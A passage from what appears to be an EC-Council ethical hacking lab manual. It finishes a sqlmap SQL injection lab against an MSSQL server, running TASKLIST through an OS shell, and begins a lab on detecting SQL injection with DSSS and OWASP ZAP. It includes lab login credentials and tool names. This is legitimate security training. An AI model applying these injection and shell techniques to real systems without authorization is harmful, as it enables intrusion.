


Figure 1.2.18: Retrieving the hostname

34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.

Note: If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

35. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.




Figure 1.2.19: Retrieving a list of tasks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.20: List of running tasks

36. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

Note: To view the available commands under the OS shell, type **help** and press **Enter**.

37. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
38. Close all open windows and document all the acquired information.
39. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

You can also use other SQL injection tools such as **Mole** (https://sourceforge.net), **Blisqy** (https://github.com), **blind-sql-bitshifting** (https://github.com), **bsql** (https://github.com), and **NoSQLMap** (https://github.com) to perform SQL injection attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Ethical hackers and pen testers are aided by various tools that make detecting SQL injection vulnerabilities an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Lab Objectives

- Detect SQL injection vulnerabilities using DSSS
- Detect SQL injection vulnerabilities using OWASP ZAP

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- OWASP ZAP located at **E:\CEH-Tools\CEHv11 Module 11 Session Hijacking\OWASP ZAP**
- You can also download the latest version of **OWASP ZAP** from its official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 20 Minutes

Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

Lab Tasks

TASK 1

Detect SQL Injection Vulnerabilities using DSSS

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** virtual machine.

TASK 1.1

Clone DSSS Repository

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 2.1.2: Running the programs as a root user

7. In the terminal window, type **git clone https://github.com/stamparm/DSSS** and press **Enter** to clone the DSSS repository.




Figure 2.1.3: Clone DSSS

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 15 SQL Injection/GitHub Tools/** and copy the **DSSS** folder.
- Paste the copied **DSSS** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/DSSS /root/**.

8. After the cloning process is complete, type **cd DSSS** and press **Enter** to navigate to the downloaded DSSS folder.
9. Now, type **ls** and press **Enter** to view the folder content.
10. You will see the Python file **dsss.py**; we will use this program to detect SQL injection vulnerabilities on the target website.




Figure 2.1.4: Navigating to the DSSS folder and viewing folder content

11. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application, as shown in the screenshot.

